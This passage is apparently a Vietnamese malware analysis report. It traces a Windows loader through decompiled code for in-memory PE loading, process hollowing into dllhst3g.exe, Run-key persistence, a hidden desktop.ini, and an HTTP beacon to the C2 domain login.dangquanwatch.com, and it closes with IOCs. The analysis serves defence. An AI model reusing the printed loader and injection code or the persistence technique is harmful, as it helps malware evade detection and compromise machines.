p_VirtualAlloc = ((int (__stdcall *)(int, int *))GetProcAddress)(hModule, VirtualAlloc);
FreeLibraryA[0] = 'eerF';
FreeLibraryA[1] = 'rbil';
FreeLibraryA[2] = 'yra';
p_FreeLibraryA = (void (__stdcall *)(int))((int (__stdcall *)(int, int *))GetProcAddress)(hModule, FreeLibraryA);
*(DWORD *)Sleep = 'eelS';
Sleep[2] = 'p';
p_Sleep = (void (__stdcall *)(unsigned int))((int (__stdcall *)(int, __int16 *))GetProcAddress)(hModule, Sleep);

```

Sử dụng hàm để cấp phát một vùng nhớ và gọi hàm để decode bytes trong shellcode vào vùng nhớ cấp phát:

```

counter = 4 * dwSize;
// MEM_COMMIT + PAGE_READWRITE
p_mem = ((int (__stdcall *)(DWORD, int, signed int, signed int))p_VirtualAlloc)(0, 4 * dwSize, 0x1000, 4);
v63 = p_mem;
if ( p_mem && counter > 0 )
{
    do
    {
        *(_BYTE *) (--counter + p_mem) = 0;
    }
    while ( counter );
}
decode_data(data_in_sc, dwSize, p_mem, &v50);

```

| | | | | | |
|----------|-------------|-------------|-------------|-------------|-------------------|
| 01880000 | 0D 0A 90 00 | 03 00 00 00 | 04 00 00 00 | FF FF 00 00 | ..?L...J... . . |
| 01880010 | B8 00 00 00 | 00 00 00 00 | 40 00 00 00 | 00 00 00 00 | ?.....@..... |
| 01880020 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | |
| 01880030 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | F0 00 00 00 |? |
| 01880040 | 6C 03 0A 3C | C5 00 37 8B | 95 98 9B 1B | F3 93 B2 07 | 1L.<?7婊榴+髻? |
| 01880050 | E0 F9 2C CD | 2E 6F F0 4A | 9A C4 62 E5 | 3C C8 E1 0A | 帙,?o舖擋b?柔. |
| 01880060 | 21 5D 94 DA | 36 D0 67 20 | 67 69 50 87 | 09 40 D7 0B |]斷6術 giP?@? |
| 01880070 | 75 53 D5 AE | F6 D6 7C 6C | E6 CA 97 70 | 13 D1 13 88 | uS債鉅 1媼梳!?? |
| 01880080 | 68 41 BF D7 | C9 77 50 CA | 3E 6E A8 4D | 54 90 58 3E | hA孔蓋P?n / T恣> |
| 01880090 | C0 CB 63 21 | 46 E8 45 16 | D9 18 33 09 | 04 D0 A5 29 | 浪c!F鏢T?3.-嘯) |
| 018800A0 | 88 D7 12 9B | 47 9E FA 6F | 60 CF 2A D3 | 9C 28 3C 86 | 壘T泚炯o?諷(<? |
| 018800B0 | 09 8A 5D 90 | E4 4D 53 31 | BC D7 BE 17 | D5 6D 9D D3 | .奘愼MS1甲?諳潔 |
| 018800C0 | CB 48 15 8E | 77 EC 6E F8 | 16 B5 5F 82 | A8 B3 8B CD | 亂L<<靚?礫促確? |
| 018800D0 | 97 B8 4B 62 | 99 AE AE A3 | D7 2E BE 02 | 4F 4F 05 70 | 椏Kb櫓.??00 p |
| 018800E0 | 77 BC 50 18 | 23 0A B3 4E | A8 48 CD C2 | 42 D7 4D FA | w糞↑#. 研?F吐B諳? |
| 018800F0 | 0D 0A 00 00 | 4C 01 05 00 | DE 99 C5 5B | 00 00 00 00 |L .詢錚... |
| 01880100 | 00 00 00 00 | E0 00 02 21 | 0B 01 09 00 | 00 2C 03 00 |?_!δ ... ,L |
| 01880110 | 00 62 01 00 | 00 00 00 00 | 7D 8E 01 00 | 00 10 00 00 | .b}?.+.. |
| 01880120 | 00 40 03 00 | 00 00 00 10 | 00 10 00 00 | 00 02 00 00 | @L...+.+.γ... |
| 01880130 | 05 00 00 00 | 00 00 00 00 | 05 00 00 00 | 00 00 00 00 | |
| 01880140 | 00 10 05 00 | 00 04 00 00 | 60 84 05 00 | 02 00 40 01 | .+ .J..?.γ.@ |
| 01880150 | 00 00 10 00 | 00 10 00 00 | 00 00 10 00 | 00 10 00 00 | ..+.+.+.+.+.+ |
| 01880160 | 00 00 00 00 | 10 00 00 00 | 00 00 00 00 | 00 00 00 00 |+. |
| 01880170 | 54 E6 03 00 | 18 01 00 00 | 00 80 04 00 | B4 01 00 00 | T?. ↑ ... €J. ?.. |
| 01880180 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | |

Tiếp tục sử dụng để cấp phát thêm một vùng nhớ khác với kích thước lấy từ vùng nhớ trên () và thiết lập vùng nhớ mới này là :

```

pe_header = pp_mem + *(_DWORD *)(pp_mem + 0x3C);
// get SizeOfImage and change the state:
// MEM_COMMIT + PAGE_EXECUTE_READWRITE
p_mem2 = ((int (__stdcall *)(_DWORD, _DWORD, signed int, signed int))p_VirtualAlloc)(
    0,
    *(_DWORD *)(pe_header + 0x50),
    0x1000,
    0x40);
pp_mem2 = p_mem2;
addr_ep = p_mem2 + *(_DWORD *)(pe_header + 0x28); // AddressOfEntryPoint
v45 = p_mem2;
section_header = *(_WORD *)(pe_header + 0x14) + pe_header + 0x18;

```

Sau khi lấy được section header tại vùng nhớ ở trên, thực hiện vòng lặp để copy toàn bộ các section data sang vùng nhớ mới được cấp phát:

```

p_VirtualAlloc = 0;
if ( *(_WORD *)(pe_header + 6) > 0u ) // pe_header+ 0x6 = Number of Sections
{
    praw_data = (_DWORD *)(section_header + 0x14); // DWORD PointerToRawData
    praw_data2 = (_DWORD *)(section_header + 0x14);
    do
    {
        raw_data = pp_mem + *praw_data;
        v65 = *(praw_data - 1);
        pcode_in_mem2 = pp_mem2 + *(praw_data - 2);
        if ( pcode_in_mem2 && raw_data )
        {
            if ( (unsigned int)v65 > 0 )
            {
                v22 = (_BYTE *)(pcode_in_mem2 + v65);
                v23 = raw_data - pcode_in_mem2;
                do
                {
                    --v65;
                    --v22;
                    *v22 = v22[v23];
                }
                while ( (unsigned int)v65 > 0 );
            }
            praw_data = praw_data2;
        }
        num_of_sections = *(_WORD *)(pe_header + 6);
        ++p_VirtualAlloc;
        praw_data += 0xA;
        praw_data2 = praw_data;
    }
    while ( p_VirtualAlloc < num_of_sections );
}

```

Tiến hành resolve toàn bộ địa chỉ API ghi lại vào IAT của vùng nhớ mới:

| | | |
|----------|----------|---|
| 009440C8 | 76F9A75F | kernel32.GlobalFlags |
| 009440CC | 76F214DD | kernel32.GetCurrentThreadId |
| 009440D0 | 76F2771D | kernel32.GlobalAddAtomW |
| 009440D4 | 76F2179F | kernel32.GetModuleHandleA |
| 009440D8 | 76F2167F | kernel32.GetVersionExA |
| 009440DC | 76F27036 | kernel32.LoadLibraryA |
| 009440E0 | 76F28355 | kernel32.GlobalDeleteAtom |
| 009440E4 | 76F217D4 | kernel32.GlobalFindAtomW |
| 009440E8 | 76F2624E | kernel32.CompareStringA |
| 009440EC | 76F26ADB | jmp to KernelBa.CreateFileA |
| 009440F0 | 76F260A7 | jmp to KernelBa.GetDriveTypeA |
| 009440F4 | 76F25CD6 | kernel32.GetCurrentDirectoryA |
| 009440F8 | 76F2722C | jmp to KernelBa.WriteConsoleW |
| 009440FC | 76F26270 | jmp to KernelBa.GetConsoleOutputCP |
| 00944100 | 76FA714E | jmp to KernelBa.WriteConsoleA |
| 00944104 | 76F26334 | kernel32.GetLocaleInfoA |
| 00944108 | 76F26154 | kernel32.GetStringTypeW |
| 0094410C | 76F29A4B | kernel32.GetStringTypeExA |
| 00944110 | 76FA142D | kernel32.LCMapStringA |
| 00944114 | 76F2198D | kernel32.lstrcmpW |
| 00944118 | 76F21644 | kernel32.InterlockedIncrement |
| 0094411C | 76F2172F | jmp to KernelBa.GetSystemTimeAsFileTime |
| 00944120 | 76F2140C | kernel32.GetTickCount |
| 00944124 | 76F2155A | kernel32.QueryPerformanceCounter |
| 00944128 | 76F25C16 | jmp to KernelBa.GetEnvironmentStringsW |
| 0094412C | 76F25C05 | kernel32.FreeEnvironmentStringsW |
| 00944130 | 76F271CD | jmp to KernelBa.GetEnvironmentStringsA |
| 00944134 | 76F271BC | kernel32.FreeEnvironmentStringsA |
| 00944138 | 76F21010 | kernel32.GetStartupInfoA |
| 0094413C | 76F24E82 | jmp to KernelBa.GetFileType |
| 00944140 | 76F25C32 | kernel32.SetHandleCount |
| 00944144 | 76F9DFCF | kernel32.GetDateFormatA |
| 00944148 | 76F9E0E0 | kernel32.GetTimeFormatA |

Sau khi lấy địa chỉ của toàn bộ các API cần thiết, sử dụng lệnh call để nhảy tới vùng nhớ để thực hiện lệnh:

```

((void (__stdcall *) (int, signed int, _DWORD)) addr_ep) (pp_mem2, 1, 0);
p_Sleep(0xFFFFFFFF);
return 0;

```

Tiếp tục debug xuyên qua nhiều lớp call sẽ tới đoạn gọi hàm để tạo một thread mới:

| | | | | | |
|----------|---------------|------|-----------------------|-----------------------|--|
| 01EE3937 | 75 17 | jmp | short 01EE3950 | | |
| 01EE3939 | 50 | push | eax | | |
| 01EE393A | 50 | push | eax | | |
| 01EE393B | 50 | push | eax | | |
| 01EE393C | 68 D035EE01 | push | 0x1EE35D0 | | |
| 01EE3941 | 50 | push | eax | | |
| 01EE3942 | 50 | push | eax | | |
| 01EE3943 | FF15 B042F101 | call | dword ptr [0x1F142B0] | kernel32.CreateThread | |

ds:[01F142B0]=76F24BE2 (kernel32.CreateThread)

| Address | Hex dump | ASCII | Address | Value | Comment |
|----------|-------------|-------------------------|----------|----------|----------------------------------|
| 01CE0000 | 50 68 A7 45 | 02 00 E8 A7 45 02 00 B7 | 00BCFA0C | 00000000 | pSecurity = NULL |
| 01CE0010 | 0A 90 00 03 | 00 04 06 FF FF B8 00 01 | 00BCFAD0 | 00000000 | StackSize = 0x0 |
| 01CE0020 | 92 00 F0 06 | 6C 03 0A 3C C5 00 37 8B | 00BCFAD4 | 01EE35D0 | ThreadFunction = 01EE35D0 |
| 01CE0030 | F3 FF FF FF | FF 93 B2 07 E0 F9 2C CD | 00BCFAD8 | 00000000 | pThreadParam = NULL |
| 01CE0040 | 9A C4 62 E5 | 3C C8 E1 0A 21 5D 94 DA | 00BCFAE0 | 00000000 | CreationFlags = 0 |
| 01CE0050 | 67 69 50 87 | 09 FF FF FF FF 40 D7 0B | 00BCFAE4 | 00000000 | pThreadId = NULL |
| 01CE0060 | F6 D6 7C 6C | E6 CA 97 70 13 D1 13 88 | 00BCFAE8 | 01EF8DF3 | RETURN to 01EF8DF3 from 01EE3930 |

Đi tới *ThreadFunction* tại địa chỉ . Code tại đây thực hiện lấy thông tin binary có sẵn của Windows là :

```

01EE3630 FF15 E842F101 call dword ptr [0x1F142E8] kernel32.GetModuleFileNameW
01EE3636 8D9424 1002000 lea edx, dword ptr [esp+0x210]
01EE363D 68 E0B5F101 push 0x1F1B5E0 UNICODE "\dllhst3g.exe"
01EE3642 52 push edx
01EE3643 E8 103F0100 call 01EF7558

```

Xem tổng quan code thì thấy có đoạn code liên quan đến C2 (*login[dot]dangquanwatch[dot]com*):

```

01EE38A8 B9 41000000 mov ecx, 0x41
01EE38AD BE E030F201 mov esi, 0x1F230E0 ASCII "login.dangquanwatch.com"
01EE38B2 BF 705DF201 mov edi, 0x1F25D70
01EE38B7 F3:A5 rep movs dword ptr es:[edi], dword ptr [esi]

```

Tạo một thread khác làm nhiệm vụ tạo Persistent trong Registry :

| Address | Value | Comment |
|----------|----------|---------------------------|
| 02AAF574 | 00000000 | pSecurity = NULL |
| 02AAF578 | 00000000 | StackSize = 0x0 |
| 02AAF57C | 01EE3570 | ThreadFunction = 01EE3570 |
| 02AAF580 | 00000001 | pThreadParm = 00000001 |
| 02AAF584 | 00000000 | CreationFlags = 0 |
| 02AAF588 | 00000000 | pThreadId = NULL |
| 02AAF58C | 00000000 | |

Windows HD Audio Manager REG_SZ C:\Users\REM\AppData\Roaming\MICROS-1\Windows\PRINTE-1\QcConsol.exe -LowIntegrityServer

Gọi hàm để ghi string vào file tại "":

| Address | Value | Comment |
|----------|----------|---|
| 02AAF57C | 01F1B5FC | Section = "languages" |
| 02AAF580 | 01F1B6C8 | Key = symbolfile |
| 02AAF584 | 02AAF5A4 | String = "F3 Qulq(^TALUDusLcp`_Zkdknh`[Nadsipja]YWlqgkqz_Xpojuluw*P`mvu`)pvZVeDhm(hm(f)b" |
| 02AAF588 | 01F2651A | FileName = "C:\ProgramData\desktop.ini" |
| 02AAF58C | 00000000 | |

Thiết lập thuộc tính cho file với hàm :

| Address | Value | Comment |
|----------|----------|---|
| 02AAF584 | 01F2651A | FileName = "C:\ProgramData\desktop.ini" |
| 02AAF588 | 00000006 | FileAttributes = HIDDEN SYSTEM |
| 02AAF58C | 00000000 | |

```

desktop.ini [X]
1 [languages]
2 symbolfile=F3_Qulq(^TALUDusLcp`_Zkdknh`[Nadsipja]YWlqgkqz_Xpojuluw*P`mvu`)pvZVeDhm(hm(f)b
3

```

Tạo một *Mutex* {986AFDE7-F299-4A7D-BBF4-CA756FC01F1B65027208}, tuy nhiên handle tới mutex này sẽ bị đóng ngay sau đó:

```

01EE37BC 8B1D FC42F101 mov ebx, dword ptr [0x1F142FC] kernel32.CreateMutexW
01EE37C2 68 E0B6F101 push 0x1F1B6E0 UNICODE "(986AFDE7-F299-4A7D-BBF4-CA756FC27208)"
01EE37C7 6A 00 push 0x0
01EE37C9 6A 00 push 0x0
01EE37CB FFD3 call ebx kernel32.CreateMutexW

```

Find Handles or DLLs

Filter: {986AFDE7} Regex

| Process | Type | Name | Handle |
|---------------------|--------|---|--------|
| QcConsol.exe (3948) | Mutant | \Sessions\1\BaseNamedObjects\{986AFDE7-F299-4A7D-BBF4-CA756FC27208} | 0x268 |

Tiếp tục sử dụng bộ API , , , để một lần nữa đọc ra nội dung được lưu trong file và thực hiện decode dữ liệu giống như đã nói ở bước trước:

| Address | Hex dump | ASCII |
|----------|---|-------------------------|
| 00F90000 | 50 68 A7 45 02 00 E8 A7 45 02 00 B7 CB B6 FC 0D | Ph · · · 瑤E · 匪餌 · |
| 00F90010 | 0A 90 00 03 00 04 06 FF FF B8 00 01 40 FF DF AE | . ? L] _ · · · ? @ · · |
| 00F90020 | 92 00 F0 06 6C 03 0A 3C C5 00 37 8B 95 98 9B 1B | ??1 L <?7? 嫖摺 · |
| 00F90030 | F3 FF FF FF FF 93 B2 07 E0 F9 2C CD 2E 6F F0 4A | ? · · · · 撓 · 映 · ? · 餉 |
| 00F90040 | 9A C4 62 E5 3C C8 E1 0A 21 5D 94 DA 36 D0 67 20 | 擋b?柔 · ! 斷6術 |
| 00F90050 | 67 69 50 87 09 FF FF FF FF 40 D7 0B 75 53 D5 AE | giP? · · · · @?uS |
| 00F90060 | F6 D6 7C 6C E6 CA 97 70 13 D1 13 88 68 41 BF D7 | 鮒 媿 椀 !! ? 歪A孔 |
| 00F90070 | C9 77 50 CA 3E 6E A8 4D 54 FF FF FF FF 90 58 3E | 蓋P?n / T · · · · · |
| 00F90080 | C0 CB 63 21 46 E8 45 16 D9 18 33 09 04 D0 A5 29 | 浪c!F 鑄 · ?3 · 嘯) |
| 00F90090 | 88 D7 12 9B 47 9E FA 6F 60 CF 2A D3 9C FF FF FF | 望 洪 炯 · ? 訖 · · |
| 00F900A0 | FF 28 3C 86 09 8A 5D 90 E4 4D 53 31 BC D7 BE 17 | · (<? 更 愼 MS1 甲? |
| 00F900B0 | D5 6D 9D D3 CB 48 15 8E 77 EC 6E F8 16 B5 5F 82 | 諛 濼 亂 · << 覲 ? 礫? |
| 00F900C0 | A8 FF FF FF FF B3 8B CD 97 B8 4B 62 99 AE AE A3 | ? · · · · 确 蝓 竇 · 櫟 |

Thực hiện kĩ thuật inject code bằng cách gọi hàm để khởi động tiến trình ở trạng thái :

| Address | Value | Comment |
|----------|----------|---|
| 02AAF200 | 02AAF5A4 | ModuleFileName = "C:\Windows\system32\dllhst3g.exe" |
| 02AAF204 | 00000000 | CommandLine = NULL |
| 02AAF208 | 00000000 | pProcessSecurity = NULL |
| 02AAF20C | 00000000 | pThreadSecurity = NULL |
| 02AAF210 | 00000000 | InheritHandles = FALSE |
| 02AAF214 | 00000004 | CreationFlags = CREATE_SUSPENDED |
| 02AAF218 | 00000000 | pEnvironment = NULL |
| 02AAF21C | 00000000 | CurrentDir = NULL |
| 02AAF220 | 02AAF260 | pStartupInfo = 02AAF260 |
| 02AAF224 | 02AAF230 | pProcessInfo = 02AAF230 |

| Process Hacker.exe | 3464 | 1.72 | 12.06 MB | REMWorkstation\REM | Process Hacker | Trusted | Wen Jia Liu |
|--------------------|------|------|----------|--------------------|---------------------------------|---------|-------------|
| QcConsole.exe | 3948 | | 4.55 MB | REMWorkstation\REM | QuickClean Console Applicati... | Trusted | McAfee, Inc |
| dllhst3g.exe | 2532 | | 212 kB | REMWorkstation\REM | COM Surrogate | Trusted | Microsoft W |


| Address | Value | Comment |
|----------|----------|-----------------|
| 02AAF214 | 000002E4 | Arg1 = 000002E4 |
| 02AAF218 | 00000000 | Arg2 = 00000000 |
| 02AAF21C | 00024DBB | Arg3 = 00024DBB |
| 02AAF220 | 00001000 | Arg4 = 00001000 |
| 02AAF224 | 00000040 | Arg5 = 00000040 |
| 02AAF228 | 00000268 | |

Cấp phát vùng nhớ trong tiến trình này thông qua hàm :

| Address | Value | Comment |
|----------|----------|-----------------|
| 02AAF214 | 000002E4 | Arg1 = 000002E4 |
| 02AAF218 | 00000000 | Arg2 = 00000000 |
| 02AAF21C | 00024DBB | Arg3 = 00024DBB |
| 02AAF220 | 00001000 | Arg4 = 00001000 |
| 02AAF224 | 00000040 | Arg5 = 00000040 |
| 02AAF228 | 00000268 | |

| File | Path | Size |
|---------|--|-------|
| Process | dllhst3g.exe (2532) | 0x2e4 |
| Thread | dllhst3g.exe (2532): 1996 | 0x2e8 |
| Key | HKCU | 0x158 |
| Key | HKCU\Software | 0x1b4 |
| Key | HKCU\Software\Microsoft\Internet Explorer\Main | 0x1e4 |
| Key | HKCU\Software\Microsoft\Internet Explorer\Main\... | 0x19c |


Gọi hàm để ghi dữ liệu từ (*buffer chứa data đã decode của stdole.tlb*) vào vùng nhớ đã cấp phát tại tiến trình , đặt lại thread context và resume thread. Lúc này sẽ thực thi bình thường và thực thi luôn malicious code:



8. Debug dllhst3g.exe


Hoàn thành xong việc inject code vào sẽ gọi để kết thúc tiến trình và tiếp tục thực thi tiến trình. Do bị inject code của file *stdole.tlb* sau khi decode trên bộ nhớ, nên cách thức hoạt động cũng tương tự. Để có thể debug xem sẽ làm gì thì trước khi thực hiện bước ở trên, sửa 2 bytes đầu là thành. Sau khi resume thread, mở một debugger khác để attach và khôi phục lại 2 bytes đã bị sửa.

Lúc này, debug sẽ thấy code tạo một mutex và đọc lại nội dung từ file "" và decode string trong file này thành:



Gắn thêm tham số: 0206F4E4 00D80B30 UNICODE

"C:\Users\REM\AppData\Roaming\Microsoft\Windows\Printer Shortcuts\QcConsol.exe" -" và gọi hàm để thực thi



Tiến trình mới này sẽ kết nối tới C2 ():

| Name | Local address | Local... | Remote address | Rem... | Prot... | State |
|---------------------|----------------|----------|----------------|--------|---------|-------------|
| Isass.exe (572) | 0.0.0.0 | 49156 | | | TCP | Listen |
| Isass.exe (572) | :: | 49156 | | | TCP6 | Listen |
| QcConsol.exe (1396) | 192.168.65.129 | 49415 | 192.168.65.131 | 53 | TCP | Established |
| services.exe (552) | 0.0.0.0 | 49157 | | | TCP | Listen |

Tại máy REMnux, sử dụng wireshark sẽ capture được thông tin như hình:


```
GET /link?url=pJWkuZwcMDUy&enpl=JEppeA==&encd=QtkJSDE= HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: login.dangquanwatch.com
Cache-Control: no-cache
Cookie: eJyL4GZgeAHEBV7h2aVR4cm+LqGVDCAQ50ob7h/
kHRz1G0Lp78eABsIz8yz0DBUilMzQZUCACagZmzgUMAIxCxAbWhrpGZpZ6JmZ6hkaWeLRQAEwMjC0MDQwx0rMwQAACDUR+Q==

HTTP/1.1 200 OK
Date: Sat, 03 Nov 2018 10:09:56 GMT
Content-Length: 258
Content-Type: text/html
```

9. IOCs

Domain: login[dot]dangquanwatch[dot]com / IP: 185.77.129.142

RTF: b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415

8.t: 6328dd14eda2ef983810c0c7b3af47298b5998e4fa52d97b204be2818f08bb69

Binary:

QcConsol.exe: 9f3114e48dd0245467fd184bb9655a5208fa7d13e2fe06514d1f3d61ce8b8770

QcLite.dll: 5b652205b1c248e5d5fc0eb5f53c5754df829ed2479687d4f14c2e08fbf87e76

Others:

stdole.tlb: ba620bad026f25ba6decc4bdcefc6415b563503cf9eaddc4e1137a5871d5cee2

desktop.ini: 31c2be9ca29fb2bd8096720c221ee9682f013eee119b02d390d6efc12684392d

Registry:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run &
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

ValueName: Windows HD Audio Manager

Data: %AppData%\MICROS~1\Windows\PRINTE~1\QcConsol.exe -LowIntegrityServer